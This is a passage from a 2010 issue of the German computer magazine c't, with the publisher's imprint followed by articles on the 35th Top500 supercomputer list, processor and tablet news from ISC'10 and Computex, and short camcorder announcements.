**Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.**

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.  
 Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2010 by Heise Zeitschriften Verlag GmbH & Co. KG

ISSN 0724-8679

## Verlag

Heise Zeitschriften Verlag GmbH & Co. KG  
 Postfach 61 04 07, 30604 Hannover  
 Helstorfer Str. 7, 30625 Hannover  
 Telefon: 05 11/53 52-0  
 Telefax: 05 11/53 52-129  
 Internet: [www.heise.de](http://www.heise.de)

**Herausgeber:** Christian Heise, Ansgar Heise, Christian Persson

**Geschäftsführer:** Ansgar Heise, Steven P. Steinkraus, Dr. Alfons Schröder

**Mitglied der Geschäftsleitung:** Beate Gerold

**Verlagsleiter:** Dr. Alfons Schröder

**Anzeigenleitung:** Udo Elsner (-222) (verantwortlich für den Anzeigenteil)

**Sales Manager Asia-Pacific:** Babette Lahn (-240)

### Mediaberatung:

PLZ 0, 1 + 9: Erika Hajmassy (-266)

PLZ 3 + 4: Ann Katrin Jähne (-893)

PLZ 5 + 6: Patrick Werner (-894)

PLZ 2 + 7: Simon Tiebel (-890)

PLZ 8: Werner Ceeh (0 89/42 71 86-11)

Ausland (ohne Asien): Bettina Scheel (-892)

**Markenartikel:** Ann Katrin Jähne (-893)

**Stellenmarkt:** Erika Hajmassy (-266)

### Anzeigendisposition:

PLZ 0-4/Asien: Maik Fricke (-165)

PLZ 5-7 + 9: Stefanie Frank (-152)

PLZ 8/Ausland: Astrid Meier, Leitung (-221)

**Fax Anzeigen:** 05 11/53 52-200, -224

### Anzeigen-Auslandsvertretungen (Asien):

CyberMedia Communications Inc., 3F, No. 144, Xiusan Rd., Xizhi City, Taipei County 22175, Taiwan (R.O.C.),

Tel.: +886-2-2691-2900, Fax: +886-2-2691-1820,

E-Mail: [fc@cybermedia.com.tw](mailto:fc@cybermedia.com.tw)

**Anzeigenpreise:** Es gilt die Anzeigenpreisliste Nr. 27 vom 1. Januar 2010

**Leiter Vertrieb und Marketing:** Mark A. Cano (-299)

**Werbeleitung:** Julia Conrades (-156)

**Teamleitung Herstellung:** Bianca Nagel (-456)

**Druck:** Firmengruppe APPL echter druck GmbH, Delpstraße 15, 97084 Würzburg

**Sonderdruck-Service:** Bianca Nagel, Tel.: 05 11/53 52-456, Fax: 53 52-360

**DVD-ROM-Herstellung:** Klaus Ditzel (Ltg.), Nicole Tiemann

**Abo-Service:** Tel.: +49 (0) 40/30 07-3525

**Kundenkonto in Österreich:** Dresdner Bank AG, BLZ 19675, Kto.-Nr. 2001-226-00 EUR, SWIFT: DRES AT WX

**Kundenkonto in der Schweiz:** UBS AG, Zürich, Kto.-Nr. 206 P0-465.060.0

**Für Abonnenten in der Schweiz Bestellung über:**

Thali AG, AboService, Industriest. 14, CH-6285 Hitzkirch,

Tel.: 041/9 19 66-11, Fax: 041/9 19 66-77

E-Mail: [abo@thali.ch](mailto:abo@thali.ch), Internet: [www.thali.ch](http://www.thali.ch)

### Vertrieb Einzelverkauf:

MZV Moderner Zeitschriften Vertrieb GmbH & Co. KG,

Ohmstraße 1, 85716 Unterschleißheim,

Postfach 12 32, 85702 Unterschleißheim,

Tel.: 0 89/3 19 06-0, Fax 0 89/3 19 06-113

E-Mail: [mzv@mzv.de](mailto:mzv@mzv.de), Internet: [www.mzv.de](http://www.mzv.de)

### c't erscheint 14-tägig

Einzelpreis € 3,70; Österreich € 3,90; Schweiz CHF 6,90;

Benelux € 4,40; Italien € 4,40; Spanien € 4,40

### Abonnement-Preise:

Das Jahresabonnement kostet inkl.

Versandkosten: Inland 84,00 €, Ausland 98,00 € (Österreich

89,00 €, Schweiz 151,50 CHF); ermäßigtes Abonnement für

Schüler, Studenten, Auszubildende, Zivil- und Grundwehr-

dienstleistende (nur gegen Vorlage einer entsprechenden

Bescheinigung): Inland 67,00 €, Ausland 79,00 € (Österreich

72,00 €, Schweiz 129,00 CHF); c't-plus-Abonnements (inkl. 2

Archiv-DVDs jährlich) kosten pro Jahr 9,00 € (Schweiz 15,60

CHF) Aufpreis: Für AUGE-, GUUG-, Mac-e.V.-, dmmv-, Gl-,

VDE- und VDI-Mitglieder gilt der Preis des ermäßigten Abon-

nements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

## c't im Internet

**c't-Homepage:** [www.ct.de](http://www.ct.de)

**Alle URLs zum Heft:** Link unter dem Titelbild oder unter [www.ct.de/urls](http://www.ct.de/urls) für die aktuelle Ausgabe.

**Software zu c't-Artikeln:** in der Rubrik „Treiber & mehr“ unter „Software zu c't“. Dort finden Sie auch Test- und Analyseprogramme.

**Anonymous ftp:** auf dem Server [ftp.heise.de/pub/ct](ftp://ftp.heise.de/pub/ct) (im WWW-Browser <ftp://ftp.heise.de/pub/ct> eingeben) und auf [ct.de/ftp](http://ct.de/ftp)

**Software-Verzeichnis:** [www.ct.de/software](http://www.ct.de/software)

**Treiber-Service:** [www.ct.de/treiber](http://www.ct.de/treiber)

## Kontakt zur Redaktion

Bitte richten Sie Kommentare oder ergänzende **Fragen zu c't-Artikeln** direkt an das zuständige Mitglied der Redaktion. Wer zuständig ist, erkennen Sie am zwei- oder dreibuchstabigen Kürzel, das in Klammern am Ende jedes Artikeltextes steht. Den dazugehörigen Namen finden Sie im nebenstehenden Impressum. Die Kürzel dienen auch zur persönlichen Adressierung von E-Mail.

**E-Mail:** Alle E-Mail-Adressen der Redaktionsmitglieder haben die Form „xx@ct.de“. Setzen Sie statt „xx“ das Kürzel des Adressaten ein. Allgemeine E-Mail-Adresse der Redaktion für Leserzuschriften, auf die keine individuelle Antwort erwartet wird: [ct@ct.de](mailto:ct@ct.de).

**c't-Hotline:** Mail-Anfragen an die technische Hotline der Redaktion werden nur auf [ct.de/hotline](http://ct.de/hotline) entgegengenommen. Bitte beachten Sie die Hinweise auf dieser Webseite, auf der Sie auch eine Suchmaschine für sämtliche bereits veröffentlichten Hotline-Tipps finden.

Die Telefon-Hotline ist an jedem Werktag zwischen 13 und 14 Uhr unter der Rufnummer 05 11/53 52-333 geschaltet.

Das Sekretariat der Redaktion erreichen Sie während üblicher Bürozeiten unter der Rufnummer 05 11/53 52-300.

**Kontakt zu Autoren:** Mit Autoren, die nicht der Redaktion angehören, können Sie nur brieflich über die Anschrift der Redaktion in Kontakt treten. Wir leiten Ihren Brief gern weiter.

## Abo-Service

Bestellungen, Adressänderungen, Lieferprobleme usw.:

**Heise Zeitschriften Verlag GmbH & Co. KG**

**Kundenservice, Postfach 11 14 28, 20414 Hamburg**

**Telefon: +49 (0)40/30 07-3525**

**Fax: +49 (0)40/30 07-3525**

**E-Mail: [leserservice@heise.de](mailto:leserservice@heise.de)**

**c't abonnieren:** Online-Bestellung via Internet ([www.heise.de/abo](http://www.heise.de/abo)) oder E-Mail ([leserservice@heise.de](mailto:leserservice@heise.de))

Das Standard-Abo ist jederzeit mit Wirkung zur übernächsten Ausgabe kündbar.

Das c't-plus-Abo läuft mindestens ein Jahr und ist nach Ablauf der Jahresfrist jeweils zur übernächsten Ausgabe kündbar. Abonnement-Preise siehe Impressum.

## c't-Recherche

Mit unserem Artikel-Register können Sie schnell und bequem auf Ihrem Rechner nach c't-Beiträgen suchen: Das Registerprogramm für Windows, Linux und Mac OS liegt auf [www.heise.de/ct/ftp/register.shtml](http://www.heise.de/ct/ftp/register.shtml) zum kostenlosen Download; dort finden Sie auch Hinweise zum regelmäßigen Bezug der Updates per E-Mail. Auf der c't-Homepage [ct.de](http://ct.de) können Sie auch online nach Artikeln recherchieren. Es sind jedoch nur einige Artikel vollständig im Web veröffentlicht.

**Nachbestellung älterer Hefte/Artikel-Kopien:** c't-Ausgaben, deren Erscheinungsdatum nicht weiter als zwei Jahre zurückliegt, sind zum Heftpreis zzgl. 1,50 € Versandkosten lieferbar. Ältere Artikel können Sie im heise online-Kiosk ([www.heise.de/kiosk](http://www.heise.de/kiosk)) erwerben. Wenn Sie nicht über einen Zugang zum Internet verfügen oder der Artikel vor 1990 erschienen ist, fertigen wir Ihnen gern eine Fotokopie an (Pauschalpreis 2,50 € inkl. Porto). Bitte fügen Sie Ihrer Bestellung einen Verrechnungsscheck bei und senden Sie sie an den c't-Kopierservice, Helstorfer Str. 7, 30625 Hannover. Die Beiträge von 1983 bis 1989 sind auch auf einer DVD für 19 € zuzüglich 3 € Versandkosten beim Verlag erhältlich.

## c't-Krypto-Kampagne

Infos zur Krypto-Kampagne gibt es unter [ct.de/pgpCA](http://ct.de/pgpCA). Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

Key-ID: DAFFB000

ct magazine CERTIFICATE <[pgpCA@ct.heise.de](mailto:pgpCA@ct.heise.de)>

A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000

Key-ID: B3B2A12C

ct magazine CERTIFICATE <[pgpCA@ct.heise.de](mailto:pgpCA@ct.heise.de)>

19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

AWA ACTA **LAC/2008**



Anzeige

Anzeige







Andreas Stiller

# Chinas Wolken

## Riesensprung für China in der 35. Top500-Liste der Supercomputer

Das Land der Mitte ist der große Gewinner in der neuen Top500-Liste der Supercomputer, die zu Beginn der Supercomputer-Konferenz ISC10 in Hamburg vorgestellt wurde. In Rechenleistung ausgedrückt, belegt China nun den zweiten Platz hinter den Vereinigten Staaten. Zu dieser guten Platzierung trägt insbesondere das neue Petaflops-System Nebulae bei, das mit 4640 Nvidia-Tesla-Karten C2050 bestückt ist.

**S**pitzenreiter mit 224 162 Operon-Istanbul-Kernen bleibt zwar weiterhin das Cray-XT5-System Jaguar am Oak Ridge National Laboratory, das mit seinen 1,75 Petaflops Linpack-Leistung derzeit noch nicht zu schlagen ist. Aber das Dawning TC3600 Blade System im National Supercomputing Centre in Shenzhen (NSCS) mit Namen Nebulae liegt zumindest in der theoretischen Spitzenleistung mit rund 3 PFlops schon deutlich über dem theoretischen Wert des Jaguars von 2,33 PFlops.

Da aber die Effizienz der C2050-Tesla-Karten von den proklamierten 515 GFlops (448 CUDA-Kerne mit 1,15 GHz Takt) theoretischer Spitzenleistung bei praktischer doppeltgenauer

Rechnung weit entfernt ist, liegt es mit real gemessenen 1,27 Petaflops Linpack-Leistung deutlich darunter. Dabei dürften die 55 680 Kerne der Intel-Westmere-Prozessoren (X5650) in 4640 Dual-Prozessor-Knoten nahezu die Hälfte zur Gesamtleistung beitragen, den Rest steuern die Tesla-Karten (eine pro Knoten) bei. Etwa 90 Prozent Effizienz (bei InfiniBand QDR) der Prozessoren stehen dabei rund 30 Prozent der Tesla-GPGPU gegenüber.

### Erste GPU-Schritte ...

Außer dem Nebulae hat China ein zweites System, Tianhe I (Milchstraße) des National Supercomputer Center in Tianjin

(NUDT) mit GPGPUs bestückt, allerdings nur mit 2560 Radeon-4870-X2-Karten, also noch die Dual-Chip-Version der alten ATI-GPU-Generation.

Für die in der Top500-Liste aufgeführte Rechenkerne-Spalte addieren die Top500-Macher sinnvollerweise nicht jeden einzelnen kleinen CUDA-Core oder ATI-Streaming-Core, sondern den von Nvidia als Streaming Processor SM bezeichneten Verbund von 32 CUDA-Kernen, bei ATI den Streaming Cluster aus 80 Streaming Cores. Bei beiden bilden 16 doppeltgenaue Gleitkommaeinheiten einen Top500-relevanten Kern. So kommt das Nebulae-System auf insgesamt 120 640 „Kerne“ und Tianhe I auf 71 680.

Auch das dritte System in der Liste, das mit GPGPU-Beschleunigung arbeitet, steht in China, am Institut für Verfahrenstechnik der Chinesischen Akademie der Wissenschaften. Das mit Tesla-C2050-Karten und energiesparenden Nehalem-Prozessoren L5520 bestückte System kommt mit 33 120 Top500-Kernen auf 207 TFlops und erreicht damit Platz 19.

Außer dem chinesischen Nebulae-System hat sich im Spitzenbereich unter den ersten 16 kein weiteres neues System platzieren können, alles sind gute alte Bekannte aus dem Jahr zuvor. Das System Pleiades des NASA-Forschungszentrums Ames Research Center (SGI-Altix ICE-8200EX/8400EX) wurde jedoch weitgehend von Intel-Nehalem auf Westmere-Prozessoren mit sechs Kernen aufgerüstet und hält so mit nunmehr 81 920 Kernen und 773 TFlops seinen sechsten Platz. Auf Platz drei zurückgefallen ist der frühere Spitzenreiter Roadrunner der Los Alamos National Laboratories mit 122 400 PowerXCell-Kernen und 1,04 PFlops. Darauf folgt mit 832 TFlops eine weitere Cray XT5 (Kraken), die ebenfalls im Oak Ridge Lab steht, aber vom National Institute for Computational Science sowie der Universität Tennessee betrieben wird. Knapp dahinter rangiert mit dem JuGene das schnellste europäische System auf Platz 5. Dieser Rechner des Forschungszentrums Jülich stellt seine Rechenleistung von 826 TFlops dem europäischen Gemeinschaftsprojekt PRACE zur Verfügung.

Die USA bauten ihre ohnehin große Dominanz weiter aus: 282 der 500 Top500-Systeme sind inzwischen hier aufgestellt (von 277 zuvor). Europa folgt mit 144 (zuvor 152) noch klar vor Asien mit 57 (zuvor 51). Großbritannien bleibt in Europa mit 38 Systemen (zuvor 45) die Nummer 1 vor Frankreich mit 29 (zuvor 26) und Deutschland mit 24 (zuvor 27).

Drei der deutschen Systeme sind die aus nur vier Racks bestehenden QPACE-Spezialrechner für Quantenchromodynamik (QCD). In der Top500-Liste erscheinen sie noch mit 4608 PowerXCell-8i-Prozessoren, die 44,5 TFlops schaffen und nur 57,5 kW ziehen (etwas schneller und etwas energiesparender als beim letzten Mal). Mit 774 MFlops pro Watt dürften sie weit voraus



Bild: Nvidia

Nvidias erste Teslakarten mit Fermi-Architektur (C2050) bevölkern chinesisches Supercomputer.

die Effizienzweltmeister bleiben. Nach der Veröffentlichung der Liste haben die Jülicher sie auf acht Racks je System aufgerüstet, von denen jedes damit auf rund 100 TFlops kommt.

### ... auf dem langen Marsch

In Rechenleistung ausgedrückt führen die USA mit rund 18 PFlops vor China mit 3 und Deutschland mit 2,2. Die chinesische Top500-Leistung hat sich damit gegenüber der letzten Liste mehr als verdoppelt. Pro Kopf der Bevölkerung liegt China indes mit 2,2 MFlops weiterhin weit hinten, in dieser Disziplin führen ebenfalls die USA mit knapp 60 MFlops vor Neuseeland (49,5), der Schweiz (44,6), Schweden (44,5) und Kanada (40,5). In Deutschland beträgt die Pro-Kopf-Leistung 30 MFlops, genau halb so viel wie in den Vereinigten Staaten. Bemerkenswert ist in diesem Punkt vor allem Neuseeland, das bei einem Fünftel der Bevölkerung viermal so viel Rechenpower wie das Nachbarland Australien aufbringt.

Bei den Herstellern hat IBM in Bezug auf die Zahl der platzierten Systeme wieder ein wenig gegenüber Hewlett-Packard aufgeholt: HPs installierte Basis ging von 210 auf 198 zurück, wogegen IBM von 186 auf 198 Systeme zulegen konnte. Die Zahlen der beiden Konkurrenten hängen aber stark von der jeweiligen Meldefreude der Industrie ab. Beide Hersteller haben zuhause weitgehend baugleiche Cluster an Forschung und Industrie verkauft, die dort aber keine eigenen Benchmarkläufe absolvieren, sondern sich lediglich auf den Linpack-Wert des Referenzsystems berufen. Das führt dazu, dass besser ausgebaute Systeme wie zahlreiche IBM-HS21-Blade-Center-Cluster unter den letzten 25 Systemen der Liste „unter Wert“ laufen, da alle mit dem Benchmarkergebnis der Minimalausstattung eingehen. Die verbleibenden 14 Prozent teilen sich Sun, Cray, SGI und Dell.

IBM führt weiterhin klar bei den größeren Systemen mit 33,6 Prozent der Gesamtleistung. HP folgt mit 20,4 Prozent vor Cray mit 14,8 Prozent und SGI mit 6,6 Prozent. Die leistungsfähigsten Top-5-Systeme in China wurden übrigens von dortigen Firmen (Dawning, Lenovo, ...)



Der Gewinner des „Grand Prix d'efficience“ stammt aus Deutschland: das QPACE-System mit 770 MFlops/W (hier zwei der vier Racks).

oder von den Instituten selbst zusammengestellt. In Europa findet man neben den Systemen der großen amerikanischen Hersteller ein paar Installationen des französischen Systemhauses Bull: die erwähnten selbstgebaute drei QPACE-Systeme sowie vier Cluster kleinerer europäischer Spezialisten (Action aus Polen, Clustervision aus den Niederlanden, Pyramid aus Deutschland und Dalco aus der Schweiz). China will auch beim Prozessor verstärkt eigene Wege gehen. Im Lauf des Jahres soll der auf MIPS-Architektur beruhende, von STM in 65-nm-Technik gefertigte Loongson 3 mit vier Kernen und 1,2 GHz Takt herauskommen. Eine erste Version, der Loongson 3a, wurde kürzlich als Prototyp erfolgreich getestet.

### Zäher Fortschritt ...

Die Gesamtleistung aller Systeme der Top500 beträgt nunmehr 32,4 PFlops. Mit lediglich 16 Prozent Wachstum gegenüber der letzten Liste ist das die geringste Halbjahressteigerung seit dem Start der Top500-Liste

vor 17 Jahren. Die Minimalleistung, um auf die Liste zu gelangen, beträgt aktuell 24,7 Teraflops, damit hätte man vor einem halben Jahr den Platz 357 erreicht. Die „Ersatzquote“ ist damit ebenfalls weitaus niedriger als früher. Beides ist vermutlich der allgemeinen Wirtschaftskrise geschuldet. Ein wenig dürfen aber auch die vergleichsweise kostengünstigen Upgrade-Pfade hin zu Sechskern-Prozessoren dazu beitragen, die Lebensdauer der Systeme zu verlängern, also Intel Nehalem zu Westmere und AMD Shanghai zu Istanbul.

Die Quad-Core-Systeme dominieren allerdings weiterhin

klar mit 425 Systemen. Intel konnte seine Position noch ein wenig ausbauen. 408 Systeme (81,6 Prozent) gegenüber 402 Systemen zuvor, darunter noch fünf exotische Dual-Core-Itanium-Systeme.

### ... auf vielen Füßen

AMD bekommt dank der gut von der HPC-Szene aufgenommenen Istanbul-Systeme auch wieder etwas Aufwind, konnte von 42 auf 47 (9,4 Prozent) Systeme zulegen und sich damit vor IBM Power platzieren (42, zuvor 52). Bei den neuen Vielkernern von AMD und Intel, die Ende März herausgekommen sind, hat AMD sogar die Nase vorn: Fünf Supercomputer der Top500 sind bereits mit dem Zwölfkernern Magny-Cours bestückt, nur zwei mit Intels Achtkernern Nehalem-EX. Und dank Cray punktet AMD bei den richtigen großen Systemen und stellt weiterhin den prestigeträchtigen Spitzenreiter.

Zum Schluss noch ein Blick auf die eingesetzten Betriebssysteme: 446 Supercomputer arbeiten mit Linux, 20 mit AIX (Power), 15 mit CNK/SLES9 (Blue-Gene) und 11 mit Cray-CNL. Zu den Exoten gehören Windows HPC mit nur fünf Installationen (wie in den Jahren zuvor) und zwei Mal OpenSolaris. (as)

### Rechenleistung pro Kopf der Bevölkerung

US	58252
Neuseeland	49501
Schweiz	44570
Schweden	44538
Kanada	40457
Großbritannien	29032
Deutschland	27476
Frankreich	26834
Finnland	19347
Slowenien	18198

### Top Ten der 35. Top500-Liste

Platz (im Nov.09)	Rechner (Hersteller)	Betreiber	Land	Prozessoren (Cores)	Rmax (TFlops)
1 (1)	Jaguar (Cray XT5)	Oak Ridge National Lab	USA	224 162 6C-Opteron, 2,6 GHz	1759
2 (-)	Nebulae (Dawning)	Dawning TC3600 Blade	China	55 680 6C-Xeon 5650 2,66 GHz + 64 960 Nvidia Tesla C2050 (1,15 GHz)	1271
3 (2)	Roadrunner (IBM)	DOE/NNSA/LANL	USA	122 440 (SPE: 3,2 GHz + PPC: 3,2 GHz + DC-Opteron: 1,8GHz)	1042
4 (3)	Kraken (Cray XT5)	NICS/Univ. of Tennessee	USA	98 928 6C-Opteron 2,6 GHz	831,7
5 (4)	JuGene (IBM BlueGene/P)	Forschungszentrum Jülich	Deutschland	294 912 PowerPC 450, 850 MHz	825,5
6 (6)	Pleiades (SGI-Altix)	NASA	USA	81 921 QC-Xeon 3 GHz/ 6C Westmere EP 2,93 GHz	772,7
7 (5)	Tianhe-1 (NUDT/Tyan)	National SuperComputer Center Tianjin	China	20 480 Xeon E5540/5350 + 51 200 ATI Radeon 4870X2	563,1
8 (7)	eServer BlueGene (IBM)	DOE/NNSA/LLNL	USA	212 992 PowerPC 440, 700 MHz	478,2
9 (8)	Blue Gene/P (IBM)	Argonne National Laboratory	USA	163 840 PowerPC 450, 850 MHz	450,3
10 (9)	Red Sky (Sun)	Sandia National Lab	USA	42 440 6C-Xeon 2,93 GHz	433,2



Andreas Stiller, Christof Windeck

# Prozessorgeflüster

## Von Wellen und Kernen

**Während eine überraschende Rücktrittswelle CDU-Politiker aus ihren Amtssesseln spült, ölige Wellen an die Strände des Golfs von Mexiko schlagen und deutsche Schlagerfans in La-Ola-Laune feiern, traf Taipei eine Tablet-Welle. Intel kündigt derweil für 2012 Prozessoren mit mehr als 50 Kernen an.**

Nein, die heftigen Erschütterungen, welche der Detektor GEO600 des hannoverschen Albert-Einstein-Instituts für Gravitationsphysik am letzten Maiwochenende verzeichnete, stammten nicht von fernen Supernovae – sondern von den Zigtausenden trampelnder Fans der Eurovision-Song-Contest-Gewinnerin Lena vor dem Neuen Rathaus. Auf diese Grand-Prix-Schockwellen wartete man Jahrzehnte, auf die Gravitationswellen hingegen nun schon nahezu ein Jahrhundert lang. Aufspüren in den Detektordaten soll sie der Supercomputer Atlas mit Hilfe der inzwischen über 250 000 Teilnehmer am Internet-Projekt Einstein@home. Auf der aktuellen Top500-Liste (siehe Seite 18) ist Atlas mit 32,5 TFlops zwar auf Platz 255 zurückgefallen – aber nur, weil man den inzwischen erheblich aufgerüsteten Rechner noch nicht „linpacken“ konnte. Außerdem zählen ja die etwa 300 TFlops Durchschnittsleistung von Einstein@home nicht mit.

Ein paar Internet-Projekte sind indes noch mächtiger, allen voran Folding@home. Mehr als 6 PFlops Durchschnittsleistung liefern die Teilnehmer inzwischen, überwiegend getragen von AMD- und Nvidia-Grafikkarten sowie Playstation-3-Cells. Allerdings handelt es sich hierbei um Gleitkommaberechnungen mit einfacher Genauigkeit. Zudem mussten die für Folding@home zuständigen Wissenschaftler einige mitunter fragwürdige Klimmzüge vornehmen, um GPU-Flops in x86-Flops umzurechnen. Bei Matrixoperationen oder dem Linpack-Benchmark wäre so etwas nicht nötig, aber Folding@home verwendet komplexere Operationen wie Potenzierung oder Logarithmus. In einfacher Genauigkeit erledigen aktuelle GPUs solche Rechnun-

gen rasant, aber in doppelter Genauigkeit liefern sie nur einen Bruchteil ihres theoretischen Potenzials.

Auf der neuen Top500-Liste stehen drei GPU-beschleunigte Supercomputer. Zwei davon verwenden Nvidias neue Tesla-Karte C2050 mit Fermi-Chip, der dritte die ältere Zwei-GPU-Karte AMD Radeon HD 4870 X2. Mit etwas Mühe kann man aus den Ergebnissen die vermutlichen CPU-Anteile herausrechnen, was dann grob einen Vergleich der Tesla C2050 mit der Radeon HD 4870 X2 zulässt: rund 160 zu 140 TFlops pro Karte beim hoch optimierten Linpack-Benchmark in doppelter Genauigkeit. Das sind nur rund 30 Prozent der theoretischen Spitzenleistungen.

Intel will die AMD- und Nvidia-Grafikchips beim High-Performance Computing (HPC) mit Larrabee schlagen – aber unter neuem Namen. Server-Chef Kirk Skaugen erläuterte auf der Supercomputer-Konferenz ISC'10, der Ex-Larrabee segle jetzt unter der Flagge der „Many Integrated Core“-Architektur, kurz MIC. Als Entwicklungsmuster kommt die 32-

Nanometer-Ausführung Aubrey Isle mit 32 Kernen, 8 MByte gemeinsamem Cache und 1,2 GHz Taktfrequenz. Dank vierfachem Hyper-Threading verarbeitet ein Chip 128 Threads quasi-parallel. Skaugen zeigte nicht nur Wafer mit Aubrey-Inseln, sondern auch die Coprozessorkarte Knights Ferry, die Intel bereits an ausgewählte Entwickler ausliefert – etwa ans CERN. Erste Benchmark-Ergebnisse gab es auch – allerdings nur in einfacher Genauigkeit. Für den wesentlichen Teil des Linpack-Benchmarks, LU, trieb Skaugen den Wert effektiv auf 517 GFlops hoch, die GPU-Konkurrenz soll hier 360 GFlops schaffen. So irgendwann 2011, 2012 ist ein 22-nm-MIC-Serienprodukt namens Knights Corner mit über 50 Kernen geplant.

Am Forschungszentrum Jülich und gemeinsam mit der Middleware-Firma Partec hat Intel ein ExaCluster-Laboratorium gegründet, um Clustertechniken bis hin zu Exascale-Systemen zu entwickeln. Bull baut den Supercomputer TERA 100 mit 18 000 Nehalem-EX-Prozessoren, der über 1 Petaflops leisten soll. HP will bis Oktober zusammen mit dem Tokio Institute of Technology den Tsubame 2.0 mit richtig fetten Knoten bestücken: Je zwei Westmere-Xeons plus drei Nvidia Tesla C2050. Die 1400 Nodes sollen zusammen auf theoretisch 2,4 Petaflops kommen, im Linpack hofft man auf 1,5 Petaflops.


## Tablet-Welle

Auf der Computermesse Computex in Taipei türmte sich Anfang Juni die vom iPad-Start ausgelöste Tablet-Monsterwelle auf.

Schon am Computex-Vortrag legten Asus (Eee Pad, Eee Tablet) und MSI (WindPad 100 mit Intel Atom, 110 mit Nvidia Tegra 2) los, VIA zeigte chinesische Billig-Tablets mit Android 1.6 und dem eher lahmen ARM-SoC der Tochterfirma Wondermedia. Amtek hat Tablets mit Freescale/ARM-CPU, Nvidia Tegra 2, Atom und CULV-Celeron ausgetüftelt. Das Schüler-Laptop-Projekt OLPC will seinen ersten Tablet nicht erst 2012 mit dem XO-3 herausbringen, sondern bereits Anfang 2011 mit dem Marvell-Referenzdesign Moby starten, in dem ein 1-GHz-ARM steckt. Qualcomm hat derweil den ersten Dual-Core-Snapdragon angekündigt, Intel kontert mit der Moorestown-Variante Oak Trail speziell für Tablets – ab 2011. Zuvor kommen noch DDR3- und Dual-Core-Atoms.

Viele ARM-Tablets setzen auf Android, doch vermutlich wird erst Android 3 Entwickler in die Lage versetzen, vernünftig für größere als Smartphone-Displays zu programmieren. Nvidia-Chef Jen-Hsun Huang erwartet jedenfalls den breiteren Tablet-Einsatz seines Tegra 2 unter Android 3 – leider hat er nicht verraten, ob sich Letzteres hinter dem Ende 2010 erwarteten „Gingerbread“-Android verbirgt oder ob man noch länger warten muss.

Ebenfalls auf der Computex zu sehen waren die Intel-Chipsätze P67 und H67 (Cougar Point) für LGA1155-Mainboards – mit ihren Exponaten bestätigten Asrock, Biostar und andere Firmen unsere Spekulationen aus dem letzten Heft: Kein integrierter USB-3.0-Adapter, aber PCI Express 2.0 – und allmählich heißt es: PCI ade. (as)



**Son of Larrabee:** Der Applikationsbeschleuniger Knights Ferry ist mit den Aubrey-Isle-Chips von den gezeigten Wafern bestückt.



Anzeige

## HD-Camcorder mit Wechselobjektiv

Foto- und Videotechnik in einem Gerät: Sony hat einen neuartigen AVCHD-HD-Camcorder im Consumer-Gehäuseformat angekündigt, der mit einem leistungsstarken HD-CMOS-Sensor (Exmor APS) ausgestattet sein soll; dieser mit rund 24 x 16 mm Wandlerfläche vergleichsweise riesige Chip wird auch bei den beiden neuen Digitalkameras NEX-5 und NEX-3 verwendet. Obendrein soll man mit dem Camcorder auch die E-Mount-Wechseloptiken von Sony-Minolta einsetzen können, die zu den beiden NEX-Foto-

Kameras passen. Zusätzlich lassen sich über einen Objektiv-Adapter LA-EA1 die Wechselobjektive der Alpha-Spiegelreflexkameras von Sony nutzen.

Damit belegt Sony, dass man durchaus einen Markt für anspruchsvolle Video-Amateure sieht: Erst mit großen Chips eröffnen sich die Möglichkeiten zum kreativen Umgang mit Tiefen(un)schärfe und dem sogenannten Kino-Look. Die Markteinführung der Seriengeräte ist laut Sony für den Herbst 2010 vorgesehen. (uh)



Objektive und Bildwandler aus der NEX-Kamera-Serie: Ab Herbst will Sony einen Kino-Look-tauglichen Camcorder herausbringen.

## Wasserdichter Einfach-Camcorder

Bis zu einer Tiefe von zwei Metern soll der Camileo BW 10 von Toshiba wasserdicht und schmutzgeschützt sein. Der Full-HD-Camcorder ist mit einem CMOS-Sensor ausgestattet, der Einzelbilder mit einer Auflösung von maximal fünf Megapixel (2592 x 1944) im JPG-Format liefert. Das Fix-Fokus-Objektiv enthält keinen optischen Zoom; für eine Veränderung des Bildausschnittes steht nur ein 10fach Digitalzoom bereit. Der elektronische Bildstabilisator soll bei Videoaufnahmen das Größte retten; von dem Ergebnis kann man sich auf dem rückseitig angebrachten Zweizoll-Display überzeugen.

